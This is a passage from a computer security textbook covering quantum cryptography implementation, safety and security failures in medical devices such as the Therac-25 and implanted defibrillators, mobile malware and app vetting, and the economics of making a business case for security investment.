Sam tells Ruth which filters were the correct ones she used, as shown in [Figure 12-12](#), from which Ruth can determine which of the results obtained were correct, as shown in [Figure 12-13](#). In this example, Ruth happened to choose the right filter six times out of ten, slightly higher than expected, and so six of the ten photons transmitted were received correctly. Remembering that \leftrightarrow or \nearrow means 0 and \updownarrow or \searrow means 1, Ruth can convert the photons to bits, as shown in the figure. In general, only half the photons transmitted will be received correctly, and so only half the bandwidth of this communication channel carries meaningful data.




FIGURE 12-12 Correct Filters




FIGURE 12-13 Correct Results

Notice that Ruth can tell Sam which filters she used and Sam can tell Ruth which of those will yield correct results without revealing anything about the actual bits transmitted. In this way, Sam and Ruth can talk *about* their transmission without an eavesdropper’s knowing what they actually share.

Implementation

The theory of quantum cryptography is solid, but some technical difficulties still must be worked out before the scheme can be put into practice. To implement quantum cryptography, we need a source of photons randomly but detectably oriented (for the sender) and a means of filtering the received photons reliably. A photon gun can fire photons on demand. Several different research teams are working to develop photon guns for cryptography, but so far none has succeeded. The best current technology involves pulsed lasers, but here, too, there is a problem. Occasionally the laser emits not one but two photons, which disturbs the pattern of reception and transmission. However, with error correcting codes on the stream of bits, it is relatively easy to detect and correct a few erroneous bits.

On the receiving side, too, there are problems. One device is subject to catastrophic failure in which it emits a current surge. Although this surge is easily detected, it requires the device to be reset, which takes time.

Experimental implementations of quantum cryptography are still in the laboratories. The U.K. Defence Evaluation and Research Agency in Malvern, England, demonstrated a successful communication through the atmosphere over a distance of 2 km, and the U.S. Los Alamos National Laboratory is testing a portable device that can operate over 45 km on a clear night. The U.S. National Institute for Standards and Technology has demonstrated a quantum cryptographic system that operates over one kilometer over glass

fiber at a rate of four megabits per second. BBN Communications and Harvard University have activated a joint network secured by quantum encryption. The network has six servers and covers a distance of ten kilometers. Reliable communications up to 20 kilometers have been achieved, and some scientists expect to be able to cover 50 kilometers reliably in the near future. (See [[ELL04](#)] for a discussion of the potential of quantum cryptography.)

These results show significant progress as quantum cryptography moves from the research bench to the prototype lab. Although still not ready for widespread public adoption, quantum cryptography is becoming a real possibility for commercial use within the next decade.

12.7 Conclusion

As we said at the beginning of this chapter, cryptography is a highly specialized area of study. Even in this chapter of details, we have presented only the top layer of this rich field.

Unlike the other chapters of this book, this chapter includes no exercises. Problems in code breaking rapidly become difficult. Exercises involving hand calculation of any of the ciphers in this chapter are exhausting and tedious; the educational value of those problems is debatable. And questions asking you to find a flaw in one algorithm or invent a new algorithm to do something are the subjects of graduate papers, not exercises in a course. We know our readers can answer questions of rote memorization, and anything other than that is too much work.

Readers who want to learn more about cryptography should study the more advanced books on the topic, bearing in mind that many require a strong background in mathematics. And for the history of this very interesting field we recommend David Kahn's encyclopedic *The Code Breakers* [[KAH96](#)].

In the next and final chapter of this book we raise four topics for which we have no answers. These are major topic areas that have important computer security issues. We encourage all readers to become involved in helping to see that the security aspects of these topics are addressed as the fields themselves mature.

13. Emerging Topics

In this chapter:

- [The Internet of Things](#)
 - Economics of cybersecurity
 - Computerized elections
 - [Cyber warfare](#)
-

In this chapter we raise some issues emerging in the field of computer security. By emerging we mean that these areas are starting to be recognized outside the security community, although we do not mean there are solutions or even approaches to the security problems. Instead we raise these as interesting things to watch over time. In this chapter we discuss the so-called Internet of Things (the trend toward embedding Internet-connected computing technology in new technology), economics of cybersecurity, electronic voting, and what many call cyber warfare (use of computers in political conflicts).

We also point out these are not new issues. In fact, we open the presentation of the Internet of Things with an example that occurred in the mid-1980s, and electronic voting has occurred around the world since at least the 1990s.

What brings a topic to this chapter is that it is unsettled: No consensus exists that we know what electronic voting technology to develop or even how to proceed. Is regulation the answer? Legislation? Market forces? Public demonstration? Academic research? Yes to all in certain situations. Consequently, we introduce several subjects and note some of the questions involved in whose answers you may very well be engaged. But we do not try to answer these questions now, because it is too early for answers. More understanding is needed, and we hope some of you, our readers, will take up these challenges, improve that understanding, and perhaps even devise effective policies and solutions over time.

As with many earlier security issues, technology and functionality are advancing at a rapid pace. As we have seen in earlier chapters, security concerns may not rise to the attention of the general public until there is a serious security issue, by which time the ability to integrate security techniques into the domain will have passed or been made far more difficult than building in security from the beginning. In other words, past experience with securing emerging technologies does not inspire confidence. We hope this pattern will change, and that you, as current and future security professionals, can work to see that security is addressed as technology evolves.

13.1 The Internet of Things

The **Internet of things** refers to the connection of everyday devices to the Internet, making a world of so-called smart devices. The cost of processors is low, and engineers envision being able to offer new products and services by embedding these processors in everyday devices. Consider these possibilities for Internet-enabled products:

Internet of Things: A world of interconnected smart devices not ordinarily thought of as computers.

- *smart appliances.* Your refrigerator can sense when you are running low on milk and add that to your electronic shopping list. Your dishwasher chooses a time to run when electrical demand is low, for example, in the middle of the night, to shift use away from times of peak demand.
- *smart home.* Your home security system reports to you when it senses an intrusion or anomaly. Your heating system coordinates with your calendar to reduce your thermostat when your calendar says you will be away.
- *smart health.* Your exercise monitor interacts with your treadmill to make your workouts more strenuous as your physical condition improves. Your glucose monitor sends reports to your doctor.
- *smart transportation.* Cars, trains, buses, and airplanes operate without human drivers, sensing adverse traffic conditions and rerouting public transportation (while simultaneously sending reports to waiting passengers advising them of revised arrival times and alternative pickup points).
- *smart entertainment.* Your video recorder predicts and records programs you will (or are likely to) want to watch. Your virtual concierge books tickets (and arranges a date for you) to attend a performance it infers you will like.
- *smart computer.* Your computer manages local and Internet-based data storage to optimize retrieval time and use of local resources. Your computer uses spare execution cycles to contribute to solving computation-intensive problems throughout the world.

Each of these applications seems to be a noble activity that at least some users would embrace. But with your security hat on, you might detect a negative side to each, for example:

- *loss of privacy.* Learning that you are not exercising as frequently or vigorously as it would like, your insurance company raises your premium.
- *loss of control.* You keep sensitive data on your computer. Your agreement for automatic backups initially involves only domestic storage of your data, but the backup company acquires a new foreign owner in a country whose data protection policies are not trustworthy.
- *potential for subversion.* A malevolent government influences the opinions of its citizens by controlling content provided through online news sources, by planting slanted or even false stories.
- *mistaken identification.* You share your computer with a houseguest who has different tastes in entertainment from you, so inappropriate programs are recorded and your favorites are not.
- *uncontrolled access.* The exchange between your thermostat and your calendar is intercepted by a third party who, realizing your home is vacant, burglarizes while you are away.

In the next sections we offer two examples of current technologies to show you several known security weaknesses.

Medical Devices

The field of medicine has advanced significantly with the support of computers. Digitally controlled and enhanced scanning permits doctors to “see” a patient’s anatomy in ways never before possible. A computer controlled “cyberknife” allows more precise and less invasive surgery than conventional methods. Pacemakers have extended the lives of many patients. But these advances in technology also have potential downsides.

Program Safety Failures

We present a set of incidents here from a discipline similar to but different from security: safety. In the safety community, there is no malevolent actor trying to exploit flaws, just ordinary people doing ordinary things in a way they think is proper. The problems we describe here are serious enough (some leading to patients’ deaths) that they engendered careful public scrutiny, so we can see the precise failings that caused these several incidents. The programming and system difficulties raised in this safety review are no different from ones that might have been raised by a security analyst: How could a bad agent cause these devices to malfunction? Thus, we encourage you to think of security issues each time you hear of a safety problem caused by natural causes: Could a malicious person with evil intent exploit the same faults?

The Therac 25 is a radiation therapy machine. It can be used in two modes: diagnostic and treatment. In diagnostic mode it delivers a small dose of radiation, suitable for capturing an x-ray image, but in treatment mode it delivers a larger dose, intended for destroying tissue. The machine was controlled by a computer, and user (radiotherapy technician) input was entered on the computer’s keyboard and screen.

Between 1985 and 1987 six serious radiation accidents occurred that involved Therac 25 machines. Nancy Leveson has performed extensive analysis [[LEV95](#)] of the reasons behind these accidents. The accidents arose from different causes, including misleading user (operator) interface, race conditions among program routines, faulty (software) recognition of sensors, faulty keyboard recognition, and excessive reliance on software. In at least one case, safety problems were worsened because of a hasty attempt to disseminate a software patch to a flaw, instead of a more thorough system-wide analysis of the problem. (Hasty patching here is what the computer security community calls penetrate and patch, an approach we decry in [Chapter 3](#).) We do not detail all the software problems here, but we encourage you to read Leveson’s thoughtful analysis.

You might dismiss these incidents because of their age, arguing that software development has improved dramatically since they occurred. True, software engineering has changed significantly, with new languages, more powerful program development tools, reusable code libraries, open source software, and different testing tools and approaches. However, scarcely a week goes by without a newspaper article relating some incident caused by a software failure. One can argue that the developers of the Therac-25 control software knew their code would control radiation machinery, known to be both life-saving and life threatening. Programmers should have been extraordinarily cautious about the code they wrote. And still multiple faults ensued. The quality of software

development was and still is imperfect.

These problems are not just safety problems. The technicians operating these machines had no evil motive. But they could have: A motivated agent could have gotten a job as a technician at a hospital specifically to exploit one of these faults against a human target, with exactly the same outcome.

Safety issues can easily become security issues if exploitable by an attacker.

Program Security Failures

In February 2013 Barnaby Jack, an employee of the IOActive security research firm, wrote a piece analyzing a recent episode of the *Heartland* television show. In the program, someone killed the vice president of the United States by taking control of his pacemaker, an implanted device to regulate heart rhythm¹. The killer perpetrated the crime from a remote laptop computer. Jack examined the plot elements and determined that the attack was basically feasible, ignoring a few inconsequential changes made for television. Proximity was the only serious issue Jack raised; the attacker would have needed to be within about 15 meters (50 feet) of the target.

¹. This plot line was not unrealistic: Dick Cheney, Vice President from 2001 to 2009, had a heart condition for which he had an implanted pacemaker.

About 600,000 pacemakers (not all of which have defibrillator capability) are implanted worldwide each year. Pacemakers receive and respond to signals from electrodes implanted in the heart. For monitoring and maintenance purposes, however, they also execute control functions using wireless radio signal inputs and outputs. Having read [Chapter 2](#), you should now be asking “identification and authentication?”

Daniel Halperin and colleagues [[HAL08b](#)] studied the security of implantable cardioverter defibrillators (ICDs, also called enhanced pacemakers). They first looked at potential attacks from someone who possessed a commercial device designed to enable a medical professional to monitor and reprogram an ICD device. Not surprisingly, they discovered that a person with such a device could not only determine the serial number, patient history, and patient identifier from that device, but also change device settings, change the therapy, and deliver an electric shock to the patient. All but the last of these is what you might expect from a device manufactured to control an ICD, and the last is a normal test function used when surgeons implant this device (to make sure it works).

The researchers then abandoned their commercial controller and began a detailed security analysis of the ICD (in a laboratory, not implanted in a human) to infer communications protocols and commands. Amazingly, they were able to determine all the device’s command and control sequences and then use them to communicate with the device from a computer–radio combination they built from readily available consumer electronics parts.

To demonstrate the validity and seriousness of their security study, the researchers showed that they could communicate with an ICD device they inserted in a large piece of meat, to simulate a device implanted in body tissue. They demonstrated their ability to

disable the device's automatic defibrillation function and then use the ICD to deliver a 173 volt shock (which would cause the heart to beat erratically, a condition known as atrial fibrillation). In other words, in this experiment they turned off the pacemaker's normal response to atrial fibrillation and then sent the patient into just that condition, an attack that would likely be fatal to a human target.

The researchers also explored ways to protect ICDs. In a technique they call zero-power authentication, the researchers draw on the power generated by RFID devices (described in [Chapter 9](#)) to perform cryptographic-based authentication. Power usage is a significant limitation for implanted devices, which run on a battery that must be used sparingly to maximize battery life. So performing strong authentication without demanding power from the battery of the ICD is a solid contribution to the security of these devices. The manufacturer has not indicated having employed that enhanced design.

The researchers describe other approaches to notify the patient of a suspected attack and to enhance the strength of their cryptographic defenses. Thus, this research not only raises a critical problem but proposes ways the manufacturing and design community could counter that problem. (The paper is a remarkable example of responsible security research, by carrying the matter beyond the potential attack through feasible, protective design alternatives.)

This research team of nine coauthors thoroughly analyzed one device; many such devices are available on the market. And other attacks are possible through associated devices that can collect sensor data and feed it either to smartphones or over the Internet to collection centers (such as the cloud). For example, the Fitbit device tracks exercise and eating, including heart beat and respiration rate. And a prototype device for collecting cardiac status data has been developed at the University of Alabama-Huntsville. The 2013 BlackHat hacker conference had two talks on attacking medical devices.

At the 2012 Design Automation Conference, Wayne Burleson and colleagues presented an overview paper laying out the challenges in developing secure implantable medical devices [[BUR12](#)]. Power consumption is a significant limitation to using many of the security techniques that might control against these attacks, such as encryption and continuous authentication, described in this book. An issue particular to medical devices is their need to enable prompt emergency use by medical staff to treat a patient in a life-threatening situation.

These are not easily solved problems, and the number of researchers working on these matters is small relative to the number of new medical uses of computing on the market now and under development.

Mobile Phones

Smartphones constitute a second growing product area in the Internet of Things. Just as designers are interested in integrating smartphones into medical monitoring situations, arguing that many users already have a smartphone and that smartphones have available computing power to collect and analyze data, other product and service providers have the same idea: piggyback products and services on existing technology.

But there are dangers to using existing technology in unanticipated ways. As we

describe in [Chapter 5](#), operating systems are not just for conventional computers. Some form of operating system runs many products with computer functionality. In this section we are interested in a wildly popular class of devices: smartphones, tablets, netbooks, e-readers, portable video game players, and similar products.

If you have a smartphone, you are familiar with the operating system that runs tasks in the background (for example, to connect with local cell phone service and handle the transfer from one cell tower to another as you move), run tasks on demand (such as handling email or browsing web pages), perform monitoring and accounting functions (including fetching email and status updates or counting cell phone minutes used). But most people do not think such a device has an operating system because, unlike a computer's operating system, a cell phone's operating system doesn't present itself explicitly as one. You do not log in, there is no command line to execute commands, you cannot readily see or change the list of current tasks, there are no operating system functions or parameters to tune, task or process scheduling is invisible, and you cannot see or interpret the smartphone's memory management. Thus, a mobile phone operating system does not seem to have most of the functionality we described earlier in this chapter. Do not be fooled, however. Mobile phones do have powerful operating systems.

Users and Uses

The three most popular operating systems over all mobile phone products today are Android (provided by Google), Windows (Microsoft), and iOS (Apple). Gartner Group predicts sales during 2014 of almost 1.1 billion copies (61 percent of total) Android, 360 million (20 percent) of Windows, and 330 million (18 percent) of iOS (*CNet News*, 7 January 2014). Considering only smartphones, the respective market shares are 85 percent for Android, 3 percent for Windows, and 12 percent for Apple.

A Juniper Networks report describes the results of a survey of over 4000 mobile device users in 2012 [[JUN12](#)]. It notes that 76 percent of respondents say they have used a mobile device to access sensitive data, such as banking information or medical records. Over 89 percent of business employees reported using a mobile device to access sensitive company information. Of those, 41 percent said they did so without company permission. At the same time, security managers expressed concerns about mobile phone usage leading to exposure of sensitive data because of lost devices (41 percent), inability to manage different devices, operating systems, and protocols (37 percent), and risk of employees introducing malware through these devices (32 percent).

Users were undecided about whether to trust their devices: 15 percent had great confidence in the security of their devices, 18 percent had little, but 63 percent had not yet formed an opinion. Yet all these people were users, many of whom sent, accessed, and stored sensitive data with and on their phones. To help them decide whether to trust a mobile device (or a particular application), 20 percent said they would trust a security expert's advice, 14 percent a service provider's, 13 percent a software provider's, and 10 percent a device manufacturer's: not resounding votes of confidence in any of these sources. Clearly, people have low confidence and do not know whom to trust, but they use these devices nevertheless. Indeed, the survey reports that the average user has three devices; 18 percent of respondents had five or more devices.

Mobile Malware

Users' concern for security stems largely from reports of malware on mobile devices. Reports of malicious applications, called apps, come from all major antivirus product and analysis companies. Victor Chebyshev and Roman Unuchek of Kaspersky Labs (a major antivirus product and research firm) studied malware for mobile devices found by their labs in 2013 [CHE14a]. The labs identified 143,211 distinct new forms of malware in calendar year 2013. Thus, attacks against mobile devices are certainly plentiful.

Most attacks targeted Android devices, by a margin far in excess of its market share. By Kaspersky's count 98.05 percent of all malware for mobile platforms targeted Android. As Chebyshev and Unuchek say, this figure "[confirms] both the popularity of this mobile OS and the vulnerability of its architecture." By architecture these researchers also mean the kinds of apps that the operating system permits to be installed. We begin by exploring how Apple and Windows have such dramatically lower counts of malware.

Sources of Applications

Apple allows only apps from its app store to be loaded on its devices. A developer submits an app for approval; after review Apple puts the app in its app store, from which users can download and install it. As of the writing of this book, Apple reported on its website (<https://developer.apple.com/appstore/resources/approval/index.html>) that it had completed reviews within five business days of 93 percent of new apps and 98 percent of updates to current apps. (A completed review means that the app was either accepted for distribution through the iOS app store or was rejected and returned to the submitter.) Among things Apple says it rejects are apps distributing pornography and apps that significantly duplicate existing ones in functionality and usability. Apple does not give details about the review-and-approval process, although the speed of approval and the volume of apps imply that the security aspect of the process cannot be too rigorous. And as we've seen in earlier chapters, no review (no matter how extensive) can guarantee foolproof security.

Once approved, apps are signed, using a certificate approach similar to that described in [Chapter 2](#). The operating system checks the certificate of an app before installing it on a mobile device, so only authorized developers and authorized code can be run. The signing also prevents malicious modification of an existing app (the modification of which would no longer match the original signature).

Apple can remove an app from the app store with relative ease and speed, but seems unable to remove a malicious app from users' devices, instead requiring each user to remove it.

Google's approach to vetting apps is quite different. Google allows users to download and install apps from any source; numerous app sources for Android exist throughout the world. Malware researchers report that games and entertainment are the category of app most often infected with malware and, not surprisingly, this category is also heavily represented in third-party stores for Android apps.

The fact that there is no central authority to monitor Google's apps for security is certainly a major factor contributing to the disproportionately large share of malware for Android phones.

Smartphone Devices

Not only are developers hurrying to make applications available for smartphones, technologists are rushing to integrate smartphones into other activities. Photo recognition software lets you identify and tag friends in photos. Of course, you can use the location-sensing component of your phone to direct you if you get lost (assuming you have connectivity), but that same technology potentially allows a stalker to track your movements throughout the day. You can monitor your home's security system from your smartphone or track various metrics on your health (such as cortisol level or heart rate). But pushing more personal data onto a mobile device increases the exposure to interception and perhaps unwanted interference. For example, an attacker could remotely disable your home's security system and then break in. Your device could secretly feed your health statistics to your insurance company, which could raise your rates because you do not raise your heart rate sufficiently when you exercise.

Security in the Internet of Things

We have just examined two technologies that are part of the Internet of things. Developers and users envision important benefits that could come from enabling medical devices to access the Internet. Mobile phone users already enjoy the advantages of running apps. As more devices are connected, people are likely to become enchanted with new capabilities.

Technology often comes with benefits and drawbacks. As we add more capabilities, personal data, and sensitive functionality to a handheld computer that also happens to function as a telephone, we are subject to the weaknesses and limitations of that computer. The lessons of threat surface analysis ([Chapter 1](#)), weak identification and authentication ([Chapter 2](#)), secure software development practices ([Chapter 3](#)), and operating system structuring and assurance ([Chapter 5](#)) may not be known to application developers anxious to extend their functionality to a platform the user always has at hand. If technologists do not know or learn the lessons of security, they are likely to produce insecure products with potentially catastrophic consequences.

Users and developers should be cautious as the Internet of things evolves. As previous examples have shown, once an insecure concept or approach is established in products, securing the technology becomes extremely difficult.

13.2 Economics

Security professionals must make a variety of security decisions about the computers, systems, or networks they design, build, use, and maintain. In this section, we focus on decisions involved in allocating scarce financial resources to cybersecurity. That is, you must decide what kinds of security controls to invest in, based on need, cost, and the trade-offs with other investments (that may not be security related).

For example, the chief executive officer may announce that because the company has done well, there is a sum of money to invest for the benefit of the company. She solicits proposals that describe not only the way in which the money can be used but also the likely benefits to be received (and by whom) as a result. You prepare a proposal that suggests installation of a firewall, a spam filter, an encryption scheme to create a virtual

private network, and the use of secure authentication tokens for remote network access. You describe the threats addressed by these products and the degree (in terms of cost and company profit) to which the proposed actions will benefit the company. The CEO compares your proposal with other possible investments: buying a subsidiary to enable the company to provide a new product or service, acquiring new office space that will include a larger library and more computer labs, or simply holding the money for a few years to generate a return that will profit the company. The choices, and the trade-offs among them, can be analyzed by understanding the economics of cybersecurity. But this understanding is easier said than done.

To see why, we begin by describing what we mean by a business case: the framework for presenting information about why we think a particular security investment is needed. Then we examine the elements needed in the business case: data and relationships that show that there is a problem and that the proposed solution will be good for the company. Presenting the business case involves not just economics but also the need for consistent terminology, measurement, and a context in which to make informed decisions. The business case is informed by our understanding of technology but must be framed in business language and concepts so that it can be easily compared with nonsecurity choices.

Business case: Compelling justification for taking some action.

To make a convincing business case for security investment, we need data on the risks and costs of security incidents. Unfortunately, as our discussion shows, reliable data are hard to find, so we outline the kind of data collection that would help security professionals.

Once we have good data, we can build models and make projections. Building and using a model involves understanding key factors and relationships; we discuss examples of each. Finally, we explore the possibilities for future research in this rich, interdisciplinary area.

Making a Business Case

There are many reasons why companies look carefully at their investments in cybersecurity. [Table 13-1](#) shows the results of a series of in-depth interviews with organizations in the U.S. manufacturing industry, healthcare companies, universities, Internet service providers, electric utilities, nonprofit research institutions, and small businesses. It shows that various pressures, both internal and external, drive organizations to scrutinize the amount and effectiveness of their cybersecurity practices and products.

Categories of Influence	Average Percentage Across Organizations
Regulatory requirement	30.1
Network history or information technology staff knowledge	18.9
Client requirement or request	16.2
Result of internal or external audit	12.4
Response to current events, such as media attention	8.2
Response to compromised internal security	7.3
Reaction to external mandate or request	5.0
Other	1.7

TABLE 13-1 Influences on Cybersecurity Investment Strategy (adapted from [\[ROW06\]](#))

But how do companies decide how much to invest in cybersecurity, and in what ways? Typically, they use some kind of benchmarking, in which they learn what other, similar companies are spending; then they allocate similar amounts of resources. For example, if Mammoth Manufacturing is assessing the sufficiency of its cybersecurity investments, it may determine (through surveys or consultants) that other manufacturing companies usually spend x percent of their information technology budgets on security. If Mammoth's investment is very different, then Mammoth's executives may question what is different about Mammoth's needs, practices, or risk tolerance. It may be that Mammoth has a more capable support staff, or simply that Mammoth has a higher tolerance for risk. Such analysis helps Mammoth executives decide if investments should increase, decrease, or stay the same.

Companies seldom release detailed data on their expenditures, assuming those facts might help competitors and serve no other positive purpose. Thus, data on security spending often come from industry groups (lobbying associations or common-interest roundtables, for example) or from projections from industry analysts such as Gartner Group. Thus, the basis for firms' security spending is difficult to obtain or compare.

Solid data on which to base business security spending is hard to come by.

Notice that this budgeting approach suggests only an appropriate level of spending. Staff members must then make intelligent, detailed decisions about specific expenditures: for instance, what capabilities are needed, what products should be purchased and supported, and what kind of training may be helpful.

But such investment decisions are not made in a vacuum. Requests for cybersecurity resources usually have to compete with requests from other business units, and the final decisions are made according to what is best for the business. Thus, there has always been interest in how to make a convincing argument that security is good for business. When companies have to balance investments in security with other business investments, it is difficult to find data to support such decision-making. Because of the many demands

on an organization's finite resources, any request for those resources must be accompanied by a good business case. A **business case** for a given expenditure is a proposal that justifies the use of resources. It usually includes the following items:

- a description of the problem or need to be addressed by the expenditure
- a list of possible solutions
- a list of constraints on solving the problem
- a list of underlying assumptions
- an analysis of each alternative, including risks, costs, and benefits
- a summary of why the proposed investment is good for the organization

Thus, the business case sets out everything a manager needs for making an informed decision about the proposal.

In many instances, several proposals are considered at once, some competing with others. For example, one group may propose to implement new network security while another focuses on physical security. No matter what the proposal, it must be framed as a business opportunity.

Respected business publications often address the problem of technology investment. For example, Kaplan and Norton [[KAP92](#)] suggest that any evaluation of an existing or proposed investment in technology be reported in several ways at once to form a “balanced scorecard”:

- from a *customer* view, addressing issues such as customer satisfaction
- from an *operational* view, looking at an organization's core competencies
- from a *financial* view, considering measures such as return on investment or share price
- from an *improvement* view, assessing how the investment will affect market leadership and add value

Companies typically focus exclusively on the financial view, in part because the other views are less tangible and more difficult to quantify. As hard as it is to obtain good data on how much similar companies spend on security, it is even more difficult to determine which firms, or even which business sectors, are likely attack targets and to what degree. (That is, there is no basis for reporting that attackers worldwide expend x percent of their energy attacking financial institutions and y percent against medical organizations. We can count number of reported attacks for each of these communities, but we have no idea how much effort attackers had to put into these attacks.)

Preparing a Business Case

Mary Ann Davidson [[DAV05](#)] describes how Oracle evaluated two different intrusion detection systems. The value and accuracy of each system were assessed as contributions to how well the company could do its job.

The old system had a ridiculously high number of alarms every week, and an extraordinary amount of them—70 to 80 percent—were false positives [i.e., they indicated a problem when in fact nothing was wrong]. We looked

at what it was costing us to track down the alarms that we really needed to do something about, including the costs for people to sort through the alarms and analyze them. The new product had a much lower alarm rate as well as a lower false positive rate. The information provided by the new product was better, at a lower cost. Economic analysis, specifically return on investment, helped us choose the new supplier over the old one.

In this example Davidson tries to put a value on the time it takes her staff to investigate alarms. Although there were false alarms, the time invested still represents a cost associated with using the old system.

In general, businesses need to know whether and how investing one more unit of money or time buys them more security. The effects on security depend on various perspectives, such as effects on the global economy, the national economy, and corporate supply chains. [Sidebar 13-1](#) illustrates how an organization can generate a business case for a security technology.

Sidebar 13-1 A Business Case for Web Applications Security

Cafésoft, a web access and identity management company, presents a business case for web applications security on its corporate website [[GWI03](#)]. The business case explains the return on investment for an organization that secures its web applications. The argument has four thrusts:

- *Revenue*: Increases in revenue can occur because the security increases trust in the website or the company.
- *Costs*: The cost argument is broader than simply the installation, operation, and maintenance of the security application. It includes cost savings (for example, from fewer security breaches), cost avoidance (for example, from fewer calls to the help desk), efficiency (for example, from the ability to handle more customer requests) and effectiveness (for example, from the ability to provide more services).
- *Compliance*: Security practices can derive from the organization, a standards body, a regulatory body, best practice, or simply agreement with other organizations. Failure to implement regulatory security practices can lead to fines, imprisonment, or bad publicity that can affect current and future revenues. Failure to comply with agreed-on standards with other organizations or with customers can lead to lost business or lost competitive advantage.
- *Risk*: There are consequences to not implementing the proposed security. They can involve loss of market share or productivity, legal exposure, or loss of productivity.

To build the argument, Cafésoft recommends establishing a baseline set of costs for current operations of a web application and then using a set of measurements to determine how security might change the baseline. For example, the number of help-desk requests could be measured currently. Then, the proposer could estimate the reduction in help-desk requests as a result of eliminating user self-registration and password management. These guidelines

can act as a more general framework for calculating return on investment for any security technology. Revenue, cost, compliance, and risk are the four elements that characterize the costs and benefits to any organization.

A business case is an argument for doing something: investing in new technology, training people, adding a security capability to a product, or maintaining the status quo. As we have seen, because many management arguments are made in terms of money, computer security business cases are often framed in economic terms: amount saved, return for taking an action, or cost avoided. However, it is often difficult to separate the security effects from the more general effects, such as improved functionality or better access to assets. And, if after taking some preventive security action, a company experienced fewer attacks than in previous years, evidence that the security action actually caused the decline in attacks is often sparse. This separation problem makes it harder to answer the question, “How much more security does that investment buy me?” Moreover, these arguments beg the question of how to derive sound numbers in computer security. In the next section we analyze sources of quantitative data.

Quantifying Security

Cybersecurity threats and risks are notoriously hard to quantify and estimate. Some vulnerabilities, such as buffer overflows, are well understood, and we can scrutinize our systems to find and fix them. But other vulnerabilities are less understood or not yet apparent. For example, how do you predict the likelihood that a hacker will attack a network, and how do you know the precise value of the assets the hacker will compromise? Even for events that have happened (such as widespread virus attacks), estimates of the damage vary widely, so how can we be expected to estimate the costs of events that have not happened?

Unfortunately, quantification and estimation are exactly what security officers must do to justify spending on security. Every security officer can describe a worst case scenario under which losses are horrific. But such arguments tend to have a diminishing impact: After management has spent money to counter one possible serious threat that did not occur (perhaps blocked by the countermeasure but perhaps not), companies are reluctant to spend again to cover another possible serious threat.

Lawrence Gordon and Martin Loeb [[GOR02](#)] argue that for a given potential loss, a firm should not necessarily match its amount of investment to the potential impact on any resource. Because extremely vulnerable information may also be extremely costly to protect, a firm may be better off concentrating its protection on information with lower vulnerabilities.

The model that Gordon and Loeb present suggests that to maximize the expected benefit from investment to protect information, a firm should spend only a small fraction of the expected loss from a security breach. Spending \$1 million to protect against a loss of \$1 million but with a low expected likelihood is less appropriate than spending \$10,000 to protect against a highly likely \$100,000 breach.

The Economic Impact of Cybersecurity

Understanding the economic impact of cybersecurity issues—prevention, detection,

mitigation, and recovery—requires models of economic relationships that support good decision making. However, realistic models must be based on data derived both from the realities of investment in cybersecurity and consequences of actual attacks. In this section, we describe the nature of the data needed, the actual data available for use by modelers and decision-makers, and the gap between ideal and real.

For any organization, understanding the nature of the cybersecurity threat requires knowing at least the following elements:

- number and types of assets needing protection
- number and types of vulnerabilities that exist in a system
- number and types of likely threats to a system

Similarly, understanding the realities of cyber attack also requires knowing the number and types of attacks that can and do occur, and the costs associated with restoring the system to its pre-attack state and then taking action to prevent future attacks.

Both the types of possible attacks and the vulnerabilities of systems to the potential cyber attacks are fairly well understood. However, the larger direct and indirect consequences of such attacks are still largely unknown. We may know that a system has been slowed or stopped for a given number of days, but often we have no good sense of the repercussions as other systems can no longer rely on the system for its information or processing. For instance, an attack on a bank can have short- and long-term effects on the travel and credit industries, which in turn can affect food supply. This lack of understanding has consequences among interconnected computers.

Data to Justify Security Action

Interest in society's reliance on information technology has spawned a related interest in cybersecurity's ability to protect our information assets. However, we lack high-quality descriptive data.

Data are needed to support cybersecurity decision-making at several levels:

- *National and global data* address national and international concerns by helping users assess how industry sectors interact within their country's economy and how cybersecurity affects the overall economy. These data can help us understand how impairments to the information infrastructure can generate ripple effects² on other aspects of national and global economies.

² A ripple effect is a cascading series of events that happen when one event triggers several others, which in turn initiate others.

- *Enterprise data* enable us to examine how firms and enterprises apply security technologies to prevent attacks and to deal with the effects of security breaches. In particular, those data capture information about how enterprises balance their security costs with other economic demands.
- *Technology data* describe threats against core infrastructure technologies, enabling modelers to develop a set of least-cost responses.

If we were looking at cost of labor, raw materials, or finished goods, we would have excellent data from which to work. Those concepts are easier to quantify and measure,

